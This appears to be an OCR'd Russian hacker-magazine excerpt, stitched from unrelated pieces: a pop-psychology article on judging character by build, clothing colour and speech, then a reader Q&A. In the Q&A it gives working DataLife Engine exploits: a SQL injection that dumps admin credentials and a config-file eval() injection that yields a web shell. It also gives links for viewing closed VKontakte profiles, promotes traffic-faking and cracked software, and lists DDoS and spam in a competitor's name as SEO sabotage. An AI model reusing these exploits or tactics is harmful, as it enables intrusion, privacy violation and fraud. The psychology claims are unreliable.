Обратная польская нотация (Обратная польская запись, Постфиксная нотация, Польская инверсная запись, Полиз) — форма записи математических выражений, в которой операнды расположены перед знаками операций. Так, выражению «`kbin=in,1024,/`» соответствует kbin=in/1024. Удобно тем, что позволяет избавиться от скобок, содержащихся в выражении.



ЖАННА «MEHOVUSHKA» КОНДРАТЬЕВА
/ MEHOVUSHECHKA@YANDEX.RU /



ТАЙНЫЕ ЗНАКИ ВНЕШНОСТИ

ЗА КУЛИСАМИ, ИЛИ ЧТО МЫ ПРЯЧЕМ ЗА ВНЕШНОСТЬЮ?

Собеседник еще не произнес ни слова, а ты уже многое о нем знаешь. И это вовсе не байка из разряда «я — ясновидец», просто знание психологии внешности помогает если и не увидеть человека насквозь, то, по крайней мере, составить о нем верное представление.



Для некоторых людей умение составлять правильное представление о других — профессиональная необходимость. Например, для педагогов, врачей или продавцов. Видя учеников впервые, преподаватель, как правило, сразу понимает, что за человек перед ним: спокойный, уверенный или же проблемный. Продавец, видя покупателя, способен определить, склонен тот к покупке или нет, какое у него настроение и даже некоторые черты характера. Как же они это делают, и есть ли таким способностям научное обоснование?

ТРИ ТИПА ТЕЛОСЛОЖЕНИЯ

Первая попытка найти взаимосвязь между телосложением и характером принадлежит немецкому психологу и психиатру Эрнесту Кречмеру. Он обследовал огромное количество человек, произвел




С привлекательной внешностью...


Внешние признаки — туманная дорожка на пути к бессознательному

множество антропометрических измерений и на основе собранных данных выделил три основных типа телосложения, увязав их с темпераментом и эмоциональностью. Внутренний мир человека всегда находит проявление в его внешнем облике. Представь, что ты видишь кого-то впервые, допустим, преподавателя, и тебе необходимо сориентироваться, обладает ли он добродушным нравом и, значит, с ним можно общаться просто, по-свойски, или же он замкнутый и жесткий человек, с которым лучше держаться по-деловому и отстраненно? Тут и придет на помощь знание типов телосложения. Итак, вот результаты титанического труда Эрнеста Кречмера:

• **Астеники** — люди высокого роста, хрупкого телосложения, с узкими плечами и плоской грудной клеткой. Как правило, у них вытянутое лицо и длинный тонкий нос.

• **Пикники** — люди, отличающиеся некоторой полнотой, при малом или среднем росте, возможно с животом, с круглой головой на короткой шее.

• **Атлетики** — люди крепкого телосложения, высокого или среднего роста с хорошо развитой мускулатурой (от природы, а не в тренажерном зале), широким плечевым поясом и узкими бедрами.

Оказалось, что астеникам (это которые худые, с удлиненными конечностями, телом, длинной шеей), свойственна некоторая замкнутость и склонность к абстрактному мышлению.

Реакции их могут быть непредсказуемы, контрастны и порывисты. С большой вероятностью, это люди подвижные и подверженные внезапным перепадам настроения. Они в равной степени могут быть как тактичными, с тонким вкусом, так и эгоистичными, холодными и упрямыми.

Пикники (люди плотные, ширококостные, с круглыми формами) отличаются бодростью и жизнерадостностью. Эти товарищи легко идут на контакт, обладают хорошим чувством юмора. Кроме того, у них богатая жестикуляция.

Полагаю, ты уже смекаешь, что стратегия общения со столь разными людьми будет весьма разной. С первыми надо быть начеку, а со вторыми можно и расслабиться, так как от них трудно ожидать подвоха. Что касается атлетиков, — обычно это спокойные, сдержанные, мало впечатлительные люди. Они не любят перемен, так как трудно приспосабливаются к новым условиям.

И хотя эта классификация не избежала научной критики, идеи Кречмера по сей день преподают психологам и медикам.

Думаю, и тебе эти знания весьма пригодятся в универе и при знакомствах с новыми людьми. Впрочем, важно не забывать, что «чистых» типов практически не встречается, а значит, не стоит делать «вывод в лоб». Необходимо учиться распознавать признаки того или иного типа и правильно комбинировать стратегии.

ВСТРЕЧАЕМ ПО ОДЕЖКЕ

То, как мы одеваемся, может кое-что рассказать о нас. Но одежда вовсе не такая неотъемлемая характеристика человека, как телосложение или рост. Сам знаешь, существует такая вещь, как мода — одежду одинакового покроя носят очень многие люди, наделенные совершенно разными качествами и особенностями. Поэтому возможность «читать человека по его одежке» не стоит переоценивать. Однако манера одеваться (и особенно цветовая гамма, которую человек предпочитает) с большой долей достоверности помогут понять характер и склонности. В манере одеваться, скажу тебе, можно выделить две тенденции. Первая — стремление к интеграции, общности с другими (у всех футболка с принтами, значит, и мне такую надо!). Вторая — напротив, стремление к обособленности, утверждению своего «Я» (одеваюсь, как хочу и считаю нужным). Из чего нетрудно сделать вывод, что человек, одевающийся по первому сценарию, более склонен взаимодействовать в команде, нуждается в авторитетах, и вообще — окружение играет для него не последнюю роль. Человек же, одевающийся по второму сценарию, по натуре немного бунтарь, любит демонстрировать свою индивидуальность и менее охотно идет на контакт, особенно на близкий контакт.

Особого внимания заслуживает выбор цветовой гаммы в одежде. Мы будем говорить, в основном, о бессознательном выборе и личных предпочтениях, а не о тех случаях, когда с человеком поработал имиджмейкер или психолог. К сегодняшней теме не относится и выбор цвета, продиктованный этикетом или другими внешними факторами (например, когда человек независимо от желания вынужден носить деловой костюм неяркого цвета, одеваться сообразно дресс-коду и т.д.).

Швейцарский психолог Макс Люшер выяснил, что восприятие цвета объективно и универсально для всех, но индивидуальные предпочтения в выборе цветов субъективны — что позволило ему измерять субъективные состояния при помощи тестовых цветов. Тебе же это может помочь лучше понять настроение твоей девушки или, узнав ее цветовые предпочтения, лучше понимать какие-то ее особенности. По галстуку преподавателя (если, конечно, выбирал его он сам, а не жена) тоже можно прочитать особенности характера.

РАСШИФРОВКА ЦВЕТА

Установлено, что и мужчины, и женщины отдают предпочтение не более чем двум-трем цветам. Кроме того, приятное или неприятное чувство, которое вызывает тот или иной цвет, с течением времени может изменяться (так как наш характер и эмоциональное состояние тоже меняются). Попробуем обозначить интерпретации основных цветов:

• **Красный** — цвет активности, страстей. Человек, выбирающий этот цвет, — смелый, волевой и властный; может быть вспыльчивым и очень общительным.



Лучше всех маскировать внутреннее «Я» с помощью внешних признаков умеют профессиональные попрошайки и политики



Цвет важен не только в одежде. Наилучший подопытный для анализа личности по цвету — конечно, художник



info

• Дресс-код (англ. dress-code — кодекс одежды) — форма одежды, требуемая при посещении определенных мероприятий, организаций, заведений.

• Макс Люшер — всемирно известный швейцарский психиатр, автор знаменитого восьмицветного теста Люшера.

• «Платья, как колючая проволока: защищают территорию, но позволяют ее осмотреть» (c) Денни Кей.

• **Оранжевый** — выбирают люди, обладающие интуицией. Это цвет страстных мечтателей.
• **Желтый** — символ спокойствия, непринужденности в отношениях. Является цветом людей любознательных, легко приспосабливающихся, любящих нравиться и привлекать к себе окружающих.
• **Розовый** — цвет жизни. Говорит о потребности человека любить и быть добрее. Люди, отдающие предпочтение розовому цвету, весьма впечатлительны и эмоциональны. Они умеют радоваться самым, казалось бы, незначительным вещам.
• **Коричневый** (и его оттенки) — характеризует своего носителя как человека, твердо и уверенно стоящего на ногах. Такие люди ценят традиции и семью.
• **Зеленый** — цвет надежды. Те, кто предпочитают этот цвет, настойчивы в достижении цели, последовательны, иногда — упрямы. Такие люди разборчивы в знакомствах и не очень хорошо ладят с окружающими из-за несговорчивости, а также негибкости, склонности критиковать и прямолинейности.
• **Синий** — цвет спокойствия. Если человеку нравится синий, то это говорит о скромности, меланхолии, ровном и спокойном настроении. Такие люди стремятся к сотрудничеству и взаимопониманию.
• **Серый** — любимый цвет рассудительных, недоверчивых, ранимых людей. Этот нейтральный цвет выбирают люди, подавляющие свои эмоции или стремящиеся их чрезмерно контролировать.
• **Белый** — синтез всех цветов. Особой интерпретации по нему сделать, увы, нельзя.
• **Черный** цвет в зависимости от ситуации можно интерпретировать в очень широком спектре. Ты и сам наверняка замечал, что люди, одетые в черное, создают вокруг себя дистанцию, как бы говоря: «я закрытая книга, не подходи!». Черное платье на любой девушке смотрится беспроигрышно. Вот почему считается, что каждая особа женского пола должна иметь в своем гардеробе «маленькое черное платье». В нем она будет выглядеть соблазнительной и чувственной, но тебе надо иметь в виду, что черный наряд, соблазнительный, с глубоким декольте и оголенной спиной, не обязательно свидетельствует о повышенной сексуальности. Чаще всего открытые наряды в черном цвете выдают неуверенность и некоторую закомплексованность девушки.

СПОЙ, ПТИЧКА, НЕ СТЫДИСЬ

О личности собеседника можно судить и по его речи. Обращай внимание на темп, громкость, ритм, интонацию. Формулируя свои мысли, мы, как правило, заботимся о содержании, и куда реже — о голосе и манере произнесения. Поэтому голос и манера несут в себе незамаскированную информацию из области бессознательного. Громкость голоса — это своеобразный индикатор жизненной энергии и уверенности в себе. Громкий голос даже в домашних, будничных условиях свойственен людям, которые привыкли отдавать распоряжения, считают себя вправе отчитывать виноватых и не сомневаются в правоте своей позиции. Это может быть проявлением недостаточной

О чем говорит длина ног

Ученые установили, что длинноногие женщины романтичны, чувствительны и мечтательны. В то время как короткие ноги у женщины говорят о переменчивости настроения — их обладательницы то преисполнены оптимизма и радости, то видят весь мир в черном цвете.

Научна ли физиогномика?

Чарльз Дарвин считал, что каждый человек, следуя своим склонностям, сокращает определенные мускулы лица. Соответственно, эти мускулы сильнее развиваются, и потому — линии и морщины, образуемые их сокращением, делаются более рельефными и видимыми. А значит, чтение по лицу возможно и обосновано.

Доктор, скажите, я жить буду?

В любой момент времени в воздухе находится свыше тысячи «Боингов 737». И хотя авиакатастрофы все-таки случаются, вероятность погибнуть в самолете (с точки зрения статистики) близка к нулю. Но статистика занимается обработкой больших массивов данных, а отдельные личности ее не интересуют. Какое отношение статистика имеет к психологии? Самое прямое! У психологов есть только статистические методы анализа — других не придумано. Это означает: если ты продавец, то изучение психологии поможет тебе поднять продажи; то же самое «работает» с адвокатами, пикаперами и т.д. Но не существует методик, позволяющих надежно предсказать поведение отдельно взятого человека! Девушки, которую ты любишь. Профессора, от которого зависит стипендия. Клерка, выдающего визу в страну твоей мечты. Здесь слишком много факторов «X», определяющих мотивацию поступков. Может быть, человеку кто-то только что нахамил, а может, ты ему просто не нравишься. Период полураспада радия-226 составляет 1600 лет, но это правило справедливо только для больших чисел. Никто из ученых не в состоянии определить, когда распадется один конкретно взятый атом — быть может, сейчас, а может быть, через миллиарды лет. Люди, конечно, не атомы, но ведут себя очень похоже: они становятся предсказуемы, тогда и только тогда, когда собираются в толпы.

Крис Касперски

самокритичности, неумением владеть своими чувствами.
Негромкие реплики характеризуют человека сдержанного, скромного. Если к «малой громкости» прибавляется робко-просительная интонация, то перед тобой человек с недостаточной уверенностью в себе. А вот сильные, внезапные колебания (то тихо, то громко) говорят об общей повышенной эмоциональности — или о волнении.
Скорость речи соотносится с темпом жизни человека. Неторопливо, медлительно говорят спокойные, обстоятельные люди, не склонные к риску и резким перепадам настроения. Ты не поверишь, медленная речь может быть признаком заторможенности мыслительных процессов :).
Оживленно и торопливо говорят энергичные, подвижные, легкие на подъем люди. Так что, выбирая себе пару, только на основании речи ты уже можешь предсказать с некоторой долей достоверности, будете ли вы совместимы по темпераменту и стилю жизни. А вот если тебе самому свойственно нарушение ритма речи при общей ее высокой скорости, то ты выдаешь свою неуверенность. Такая речь, например, может наблюдаться при сдаче экзамена: ты вытянул незнакомый вопрос и начинаешь тараторить, запинаться, тем самым сигнализируя преподавателю, что не очень-то готов. Поэтому следить нужно не только за чужой речью, но и за своей — с целью маскировки.
Отметим и такую особенность, как использование в обыденной речи редких, архаичных оборотов. Человек, который говорит так, как никто из окружающих, явно стремится выделиться, подчеркнуть свою исключительность. Помни, что для психологического анализа интересна склонность к употреблению каких-то слов, проявляющаяся постоянно. Слова или выражения, произнесенного однократно, и, как говорится, к месту, еще недостаточно, чтобы делать выводы.

ВНИМАНИЕ К ДЕТАЛЯМ

Прочитав эту статью, ты, вероятно, станешь чаще обращать внимание на мелкие детали, о которых раньше и не задумывался. Конечно,




Составляя психологический портрет, не перепутай начинку с внешним слоем

никакая статья не может быть прямым руководством к действию! Анализируя внешность того или иного человека, необходимо опираться на всю совокупность деталей и признаков, не делая акцент на чем-то одном. Составление психологического портрета похоже на собирание конструктора. Если прикрутить колеса к прямоугольнику, — получим машинку, а если прикрутить еще пару треугольников, то получится неизвестно что :). Так и в психологии, в зависимости от того, какие детали у тебя на руках, ты можешь строить разные конструкции. И чем этих деталей больше, тем выше шансы собрать правильную картинку.

Очевидное невероятное

Известно: чем человек состоятельнее, тем более наплевательским может быть его отношение к своей внешности. Известный программист приходит на фирму в мятой футболке и драных джинсах, и никто его не уволит. Бомж, упавший на самое дно жизни, также не очень-то следит за внешностью и манерами. А вот вся остальная «прослойка» вынуждена играть по правилам, навязываемым социальной средой. Даже если они идут вразрез с внутренним чувством гармонии! Да-да, большинству людей во имя продвижения по службе приходится наступать на горло собственной песне. А потому — попытки определить характер человека по его манерам и одежде в 90% обречены на провал. Скажу больше: 90% людей не в состоянии реализовать свои внутренние потребности. Бедные люди стремятся выглядеть богаче, чем они есть, а богатые, напротив, тщательно шифруются под бедных. Умные хакеры маскируются под дебилов, чтобы их не выкупили, а вот посредственные — изображают из себя гениев. Все это затрудняет анализ, внося кучу неоднозначностей. Небрежность в выборе одежды может быть вызвана: а) отсутствием вкуса; б) отсутствием денег; в) наличием денег и отсутствием необходимости что-либо доказывать окружающим; г) отсутствием денег с маскировкой под предыдущий пункт.

Крис Касперски



Q: Существует ли возможность создавать приложения с GUI-интерфейсом на PHP?

A: Естественно! Сейчас существует большое количество программ для этой цели (достаточно лишь погуглить). Из всего их множества могу выделить бесплатную **miniPHP Studio** (http://www.exvision.net) со встроенным визуальным редактором форм WinBinder.

Все очень просто: скачивай php-студию с официального сайта, устанавливай, запускай и жми на кнопку WinBinder'а. Далее ты увидишь привычные поля для составления standalone-приложения, какие ты уже мог видеть в Дельфях и Си++.

Добавляй формы, кнопки, поля, затем сохраняйся и экспортируй полученную форму в php-код. Теперь открывай полученный php-файл в miniPHP Studio и принимайся за программирование логики. Например, простейший «Hello world» в GUI-интерфейсе на php будет выглядеть так (попробуй скомпилировать этот пример в качестве твоего первого php GUI-приложения):

```
<?php
//инициализируем WinBinder
wb_init();
//создаем форму программы
$winmain = wb_create_window(null,
AppWindow, 'Hello world', WBC_
CENTER, WBC_CENTER, 141, 46,
0x00000000, 0);
//задаем функцию, обрабатывающую со-
бытия программы
wb_set_handler($winmain, «process_main»);
```

```
//рисуем фразу «Hello World!» в
форме
wb_create_control($winmain, Label,
'Hello World!', 20, 20, 90, 15, 0,
0x00000000, 0, 0);
wb_main_loop();
function process_main($window, $id)
{
switch($id)
{
case IDCLOSE:
//закрываем программу при нажатии на
«крестик»
wb_destroy_window($window);
break; }} ?>
```

С помощью этой студии я написал для себя множество полезных SEO-тулз. Так что, настоятельно рекомендую тебе попробовать php в необычном для него качестве :).

Q: Как проще всего накручивать счетчики посетителей сайта?

A: Могу посоветовать почитать следующий топик на Античате: forum.antichat.ru/thread72015.html. Здесь обсуждается программный комплекс TopGen для накрутки посетителей (а также присутствуют ссылки на излеченные от различных болезней версии программы).
Немного из описания предлагаемого софта:
1. незаметная маскировка вашего IP-адреса псевдоадресами;
2. накрутка через Прокси и через SOCKS-Прокси;
3. имитация времени просмотра страниц вашего сайта;
4. детальная настройка накрутки для каждого счетчика в отдельности;
5. накрутка счетчиков одновременно и имитация параллельных посещений;
6. имитация популярных браузеров и мобильных телефонов;
7. обновление списков Прокси, SOCKS и др. в режиме онлайн. Редактирование этих списков;
8. подробное ведение статистики показов и кликов;
9. настройка расписаний для накрутки по дням недели и часам;
10. накрутка кодов баннеров в виде java-скриптов и IFrame;
11. имитация Java-функций и пр;
12. работа с «Cookies» и перехватывание редиректов.
В любом случае — накручивать нехорошо! Любая SEO PPC партнерка сразу же распознает в тебе злостного нарушителя. Поэтому лучше юзай дорвейный траф :).

Q: Как просмотреть какую-нибудь информацию на «Вконтакте» у пользователя, который закрыл свою страничку?

A: Такая возможность есть (по крайней мере, пока). Для этого тебе всего лишь надо перейти по следующим ссылкам:
1. http://vkontakte.ru/photos.php?id=[ид_требуемого_юзера] — просмотр фотоальбомов;
2. http://vkontakte.ru/video.php?id=[ид_требуемого_юзера] — просмотр видеоальбомов;
3. http://vkontakte.ru/notes.php?id=[ид_требуемого_юзера] — просмотр заметок;
4. http://vkontakte.ru/groups.php?id=[ид_требуемого_юзера] — просмотр групп;
5. http://vkontakte.ru/events.php?id=[ид_требуемого_юзера] — просмотр встреч и событий;
6. http://vkontakte.ru/news.php?id=[ид_требуемого_юзера] — просмотр новостей пользователя.

Q: Как грамотно, с точки зрения поисковой оптимизации, сделать внутреннюю перелинковку сайта?

A: Лучшие повара SEO-кухни могут посоветовать тебе следующий рецепт внутренней перелинковки:
1. При разработке сайта сразу же делай ориентацию на то, как создать меньшее количество «уровней», на которых будет теряться ссылочный вес.
2. Определись со своими основными целевыми страницами и направляй на них сквозные ссылки с остальных страниц сайта (то есть, просто старайся направлять на эти самые главные паги как можно большее количество внутренних ссылок). В анкорах ссылок, естественно, указывай нужные кейворды.
3. Не ставь на страницу сразу две и больше ссылок на одну и ту же пагу, ибо поисковики учтут только первую из них. Если этого не удалось избежать, ставь на первую ссылку правильный анкор, а на последующие — атрибут nofollow.
4. Также nofollow следует ставить и на все малозначимые страницы (контакты, форма обратной связи, гостевая и т.д.), которые могут отбирать ссылочный вес.
5. Не перебарщивай с исходящими ссылками на странице, ибо качество внутренних ссылок при таких условиях будет уменьшаться.
6. Используй в анкорах внутренних ссылок только целевые анкоры. То есть, если ссылка ведет на страницу с заголовком «Купить слона», то незачем ставить на нее анкор вроде «Розовые слоники».
7. Полезной для оптимизации фичей в блогах являются ссылки на похожие посты, а в магазинах — ссылки на товары, которые приобретают вместе с целевым товаром (либо «Бестселлеры»).
8. Очень полезна внутренняя перелинковка по заданным кейвордам на страницах всего сайта (вроде Википедии; также существуют такие плагины для WordPress).

Q: Что ты знаешь о последних уязвимостях популярного отечественного движка Datalife Engine?

A: Недавно мне в руки попалась одна из последних версий этого движка, DLE 6.7 (http://dle-news.ru) с предустановленными модами. Ее приобрел мой друг и попросил посмотреть сорцы на предмет дырок. Сразу же в глаза бросилась функция check_xss(), которая проверяла строку $QUERY_STRING на предмет нехороших символов, вроде ' « > < %00. Большинство параметров в Datalife Engine при этом передаются с помощью массива $_REQUEST. А значит, проверяются лишь $_GET параметры, а с массивами $_POST, $_COOKIE, $_SERVER можно творить что угодно! И вот, для примера, простейшая SQL-инъекция в популярнейшем моде DLE Forum 2.1:

```
<form action="http://evil.
com/?do=forum&act=category»
method="post">
 <input name="cid» value=»-99' union
select 1,2,3,4,5,6,7,8,9,concat(em
ail,':',password,':',name),11,12,1
3,14,15,16,17,18,19,20,21,22,23,24
,25,26 from dle_users where user_
group=1 limit 1/*"/>
<input type="submit» value="ok"/>
</form>
```

При удачном стечении обстоятельств на выходе ты получишь мыло, хэш пароля (md5(md5(pass))) и логин админа. Подобного рода скули наличествуют во всем движке.
Если ты проник в админку DLE, то тебе, конечно, захочется поиметь шелл. Тут разработчики тоже сильно постарались нам помочь.
Все дело в том, что настройки движка сохраняются в php-файл. Здесь есть две особенности: во-первых, при сохранении настроек на внедрение php-кода проверяется лишь значение параметра, а само имя параметра (имя элемента массива) остается чистым, а во-вторых, каждый новый элемент массива конфига, даже если он не присутствовал ранее, успешно добавится в тот самый php-файл настроек. Отсюда следует второй эксплойт, с помощью которого ты получишь шелл на сервере (открывать, естественно, под админом):

```
<form action="http://evil.com/
admin.php?mod=options&action=sysco
n» method="post">
<input name="save_con[test');@
eval(trim(stripslashes($lala)));$c
onfig=array('test]"value="test"/>
 <input type=hidden name=action
value=dosavesyscon>
<input type="submit" value="ok"/>
</form>
```

Далее, к примеру, по ссылке http://evil.com/adm.php?mod=options&action=syscon&lala=phpinfo(); ты увидишь вывод функции phpinfo(); Респект разработчикам за красоту и функциональность! Но, если к седьмой версии движка они не удосужились пройти элементарные penetration-тесты, то пускай не удивляются жалобам своих пользователей :).

Q: Какие существуют методы «насолить» конкурентам в SEO?

A: Исключительно в ознакомительных целях я перечислю тебе некоторые способы грязной конкурентной борьбы в SEO-мире! Итак:

1. Спам-репорт — это возможность «настучать» поисковику на сайт конкурента, который использует грязные технологии (скрытый текст, линкопомойки, скрытая переадресация и т.д.). Основные адреса для спам-репоротов:
- **Google** — http://www.google.com/contact/spamreport.html;
- **Yahoo** — http://help.yahoo.com/fast/help/us/ysearch/cgi_reportsearchspam;
- **MSN (Live)** — http://feedback.live.com/eform.aspx?productkey=wlsearchweb&page=wlfeedback_home_form;
- **Яндекс** — http://webmaster.yandex.ru/delspam.xml;
- **Рамблер** — http://www.rambler.ru/doc/feedback.shtml;
- **Апорт** — http://www.rol.ru/cgi-bin/fb/fb.cgi?p=aport.

2. Грязные технологии. Суть метода — как можно больше отспамить сайты конкурента в гостевых, на форумах и т.д. В результате переизбытка ссылок сайт попадет в бан поисковика.

3. DDOS-атака. Опасность для конкурента заключается в том, что бизнес простаивает. Ну и при длительном ДДОСе поисковики опять же банят недоступный сайт.

4. Спам-рассылка от имени конкурента. Так как мыльный спам незаконен, при такого рода рассылке проекты конкурента вполне могут попасть в бан.

5. Черный PR. Авторитетные статьи и негативные отзывы «специалистов» о товаре и услугах твоего конкурента :).

6. Белый метод. Заключается в том, чтобы честными способами обогнать своего конкурента в бизнесе :). Советую именно этот метод. Дерзай!

Q: Какие существуют фри-хостинги с возможностью запуска PHP-скриптов?

A: Сервисов, предоставляющих подобные услуги, достаточно много. В основном, они буржуйские. Например:
- http://www.100webspace.com/freeplan.html
- http://www.110mb.com
- http://www.40gigs.com
- http://www.freewebhostingpro.com

Из русских подобных сервисов могу посоветовать старый добрый http://fatal.ru.
Довольно неплохой список фри-хостов с поддержкой PHP, а также со сравнением и обзором основных возможностей сервисов ты сможешь увидеть на http://www.0php.com/free_PHP_hosting.php.

Q: В этом году у вас был замечательный материал о том, как изменить внешний вид привычных страниц и улучшить функциональность веб-сервисов за счет JavaScript'ов, инжектируемых в страницу с помощью плагина для Firefox — Greasemonkey. Многие из них были совместимы с Опер'ой, которая имеет подобную функциональность по умолчанию. А как быть с Google Chrome?

A: Появившись совсем недавно в beta-версии, Chrome пока не имеет возможности подключения пользовательских скриптов. Но зато свежая версия Chromium, проекта с открытыми исходниками, который лежит в основе бразуера от Google, подобная функциональность уже добавлена. Правда, пока речь идет об урезанном варианте: Chrome обрабатывает скрипты только из одной директории c:\scripts, а также игнорирует важные метаданные @include, запрещающие использования скрипта для конкретных сайтов. Чтобы разрешить исполнение скриптов Greasemonkey, необходимо добавить параметр командной строки «`--enable-greasemonkey`» при запуске Chromium. И это работает! Мы протестили скрипт **Linkifier** (http://userscripts.org/scripts/show/1024), преобразующий URLs и адреса email в гиперлинки. Забавно, что новую фичу добавил в Chromium Aaron Boodman, который является создателем расширения Greasemonkey для Firefox, а теперь сотрудничает с Google.

